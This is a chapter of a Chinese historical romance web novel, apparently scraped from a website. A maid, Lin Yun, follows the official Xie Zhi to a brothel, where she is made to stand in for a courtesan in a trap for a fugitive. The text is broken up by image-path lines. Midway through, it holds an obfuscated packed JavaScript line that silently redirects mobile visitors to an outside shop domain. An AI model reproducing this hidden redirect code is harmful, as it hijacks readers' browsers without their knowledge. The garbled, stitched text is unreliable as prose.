两人越走越远,林芸只来得及跟银筑打了声招呼,赶紧跟上去。前面两个人是走,她用跑的才在连廊拐角处勉强跟上。
终于不用跑,她步子丝毫不敢慢下来,喘息着尽量让自己显得优雅端庄……得起来吗!任谁腿走得像风火轮也好看不起来。
林芸内心吐槽,为什么每次都要走这么快,就不能照顾一下矮个子的感受吗?
不知是不是谢止良心发现,他果真慢下不少,见林芸喘息着呼出一团团白雾,他脚步顿了顿,“下次跟不上便直接说。”
“是,少爷。”林芸吁了一口气,林芸不是委屈自己的性子,有了这句话,她以后一定说。
三人上了马车,看着不像去官署的方向,往闹市而去。
天色灰蒙蒙的,两边的铺面还没开门,路上只有卖早点的摊贩,和寥寥几个学子匆匆路过。
清晨的空气格外清新,凌晨的上京,林芸第一次看到。
窗外飘来各种食物香气,林芸往窗外瞧一眼,几个提着书箱的学子围在小摊前,守着冒着白气的蒸笼。
马车在这时停下来,青砚下车排在学子后面,恰摊主吃食蒸好,揭开盖子,蒸腾的水气在寒冷的冬日里氲开一片,似云似雾。
有些飘进车厢里,又很快消散开来,化作一片浓郁的香气。
青砚很快捧着几个油纸包上来,一人一份。林芸接过来,两个沁出油花的大肉包,在这里叫馒头,羊肉馅,她不一定吃得完。
果然,林芸吃一个肉包,喝一杯米浆,就很饱了。剩下的肉包她将油纸包折好,想着带回去吃。
谢止看她一眼,没有说什么。
马车拐了个弯,这条路更安静,路上没一个行人。两旁都是几层高的楼宇,挂着彩绸,十分华丽。
林芸看清牌匾上的字,瞪大眼睛,转头看向谢止。不是吧,天没亮带着丫鬟小厮逛花楼?
谢止闭目养神,眼下青色隐约可见,林芸不敢出声打扰,欲言又止。
青砚朝她使了几个眼色,像是安抚,林芸只好耐心等着。
马车停下,谢止骤然睁开眼,林芸正直直看着他,忙移开目光。她眼中震惊让他动作顿了一下,谢止眉微皱,没说什么,第一个下车。
林芸呆愣一瞬的功夫,车中只剩她一人,犹疑一会儿,她跳下地。虽然谢止这个人傲慢又龟毛,人品和担当没得说,总不至于把她大早上拖到花楼卖了吧。
至于他是不是来寻快活,那不关她的事,只能说每个人癖好不一样,不理解,但尊重。
他们来到最大外饰最豪华的花楼,没有走正门,谢止在前,熟稔的找到后门进去。门口有一个浓眉大眼的年轻人喊他少卿,看来谢止是这里的常客。
林芸跟着入内,一楼十分宽敞且挑高极高,正中是一个高台,周围对称摆着桌椅,此时堂内没有一个人,空气中满是脂粉香和酒气。
上二楼有的门开着,林芸瞟了一眼,内里有桌有床,一目了然,应是客人夜宿的地方。满目都是暧昧的浅红色纱帐,林芸赶紧扭过头,不再多看,跟着谢止继续往上走。
三楼的房间明显大一些,挑高也更高,不像下面楼层那样逼仄。门敞开着也看不到里面,门口有宽大的屏风挡着,隐私性明显好些。
谢止的目的地到了,他停在走廊尽头,在门口停下,顿了顿,转身轻叩隔壁的门。
隔壁出来一个年轻人,也喊谢止少卿。他看了林芸一眼,因不知谢止计划,怕走漏风声,想说的话又吞下,只摇了摇头。
谢止对他颔首,年轻人又回到房间关上门。
谢止这才敲了敲面前的门,这次里面的人动作慢些,房中燃起烛火,过了一会儿,一个小姑娘开门,看上去比杏香还小些,揉着眼睛像是刚睡醒。
林芸一口气哽在喉咙里,看了一眼谢止高大的身形,又看看面前明显对谢止十分熟悉的小姑娘,她皱紧眉,感觉胃中一阵翻搅,极力忍住才没让自己呕吐。
谢止跟着小姑娘入内,青砚站在门边没进去,林芸跟他站在一起,等着门关上。
谢止像是身后长了眼睛,在她停住的同时转身,看向她,“跟上。”
林芸脑中翻腾的思绪戛然停下,脑子宕机,不但没跟上,反而后退一步。
同时,她看了看楼梯方向,想着要不要逃跑。
她眼中的防备和厌恶让谢止有些反应不来,不知她在脑中脑补什么。她眼神在他身边小姑娘身上落了一瞬,看他的眼神仿如他禽-兽不如,谢止明白过来,差点气得一个倒仰。
本以为她会认为他来此寻-欢作乐,谢止不在意,反正她跟着进去就知道了,何必做多余的解释。
可这小姑娘才十岁上下,在她眼中他竟是那种人?
谢止额角青筋跳了又跳,声音像是从牙缝里挤出来,“你想多了,进不进随你。”又对小姑娘道:“你家姑娘起了没有,让她外间来见。”
“起了起了,奴婢这就去喊小姐。”说完忙走进去拉开里间的帘子,帘子合拢,里面传来小姑娘清脆的声音,和好听的女子声音。声音很特别,像潺潺流水,清泠动人。
林芸脸上神情僵住,讨好的对谢止笑笑。
谢止黑沉着脸,不看她,径直入内。脚步不复从容,看样子像是气狠了。
林芸无奈,这也不能怪她,谢止不跟她说前因后果,她到现在不知道来这里所为何事,猜错了很正常好吧。
她跟上去,打量着周围陈设,像是普通闺阁女子的房间。香气淡雅,桌上摆着棋盘,墙边长桌上放着古琴,墙角书架摆满了书,摆件不多,素净又能看出价值不菲。
林芸看了一圈,只看装饰便已对人心生好感。
帘子被一只素手撩开,先看到她纤细的身量,淡青的袖袍落下,帘子晃了晃又坠下来。女子抬眼,一张芙蓉面上有一对极清澈的眼睛。
她脸上妆粉皆无,头发
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17705111|206388||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
简单挽着,明明从无交集,林芸却瞧她有些眼熟,想不起在哪见过。
她眼睛在谢止和她身上来回打量几次,恍然,原来谢止喜欢这种。
都说男子爱救风尘,这话看来不假。也是个痴情-人,此女虽然长相比银筑美几分,但身份所限,怕是进不了谢府。
难怪谢止这些年一直孤身一人,且一再拒绝银筑,原来在外早已有了心上人。
女子看了一眼林芸,疑惑道:“谢公子,您这是……”
谢止没回答她的问题,“坐。”说完坐到窗边的棋桌旁,女子没坐,和林芸面对面站着,林芸站着谢止身侧,烛光照在女子脸上,越看越眼熟。
“时间有限,我长话短说,这件事不必你再参与,你教好我身边这丫鬟,此事将由她来做。”
女子讶然看向谢止,面带犹豫,“这……不太好吧,怕是有损姑娘清誉。”见林芸面露茫然,怕是不知即将要面对什么,麝月不想拖无辜人下水,迎着谢止目光,不闪不避道:“多谢公子相助,可麝月不能答应,此事因我而起,不必连累无辜。”
谢止闻言心中高看她几分,可此事关乎能否一举擒到那人。他面上无一丝动容,道:“此事没有商量的余地,她比你更合适做这件事。”说完他起身,“人我交给你,你没把她教好,才是真正害了她。”
林芸终于认出这女子是先前见到的花魁,可这不重要。听他们两个谈话,像是花魁遇上什么麻烦事,即使花魁不愿牵连她,谢止仍要拿她顶包。
林芸握紧拳,在谢止朝外走时跟上去。她身份卑贱,命不值钱,可她不愿轻易认命,凭什么!
即将出门时,谢止顿住脚步,转身看向林芸,被她眼中怒火刺了一下,他抿抿唇,道:“事情不是你想的那样,时间紧,我留青砚在这里,他会向你解释。”
见林芸神情微松,他接着道:“不必担心,此事我保证不会伤到你。你胆子大,能应对此事,麝月姑娘反而很难应对。由你来配合行事,才能抓到此人。”
谢止走后很久,林芸脑子还是一团浆糊。她将事情整理成一条线,大概就是谢止在抓逃犯,逃犯可能会来麝月这里,谢止来在此布下天罗地网,只为抓住此人。
还有一事,青砚说麝月是宋公子的心上人。她对宋公子没印象,说是谢止好友,那谢止此举是为保护宋公子心上人,从而推出她?
虽然今日对谢止几番误会,可林芸还是有些气,要不是他保证不会伤到她,林芸势要“揭竿而起”。
虽说此事与麝月有关,可林芸不忍心怪她。这是个善良的姑娘,谢止既说了这事她来应对更好,没了回旋的余地,林芸便耐心跟麝月学。学着她的姿态、语气,一天下来,行走坐卧都有颇大改变。
谢止下值第一时间来此,他仍从后门进来,穿着便服,颜色较他往日穿的明艳许多。
不怪林芸用“明艳”这个词,实在是他站在此处,更像是被消费的。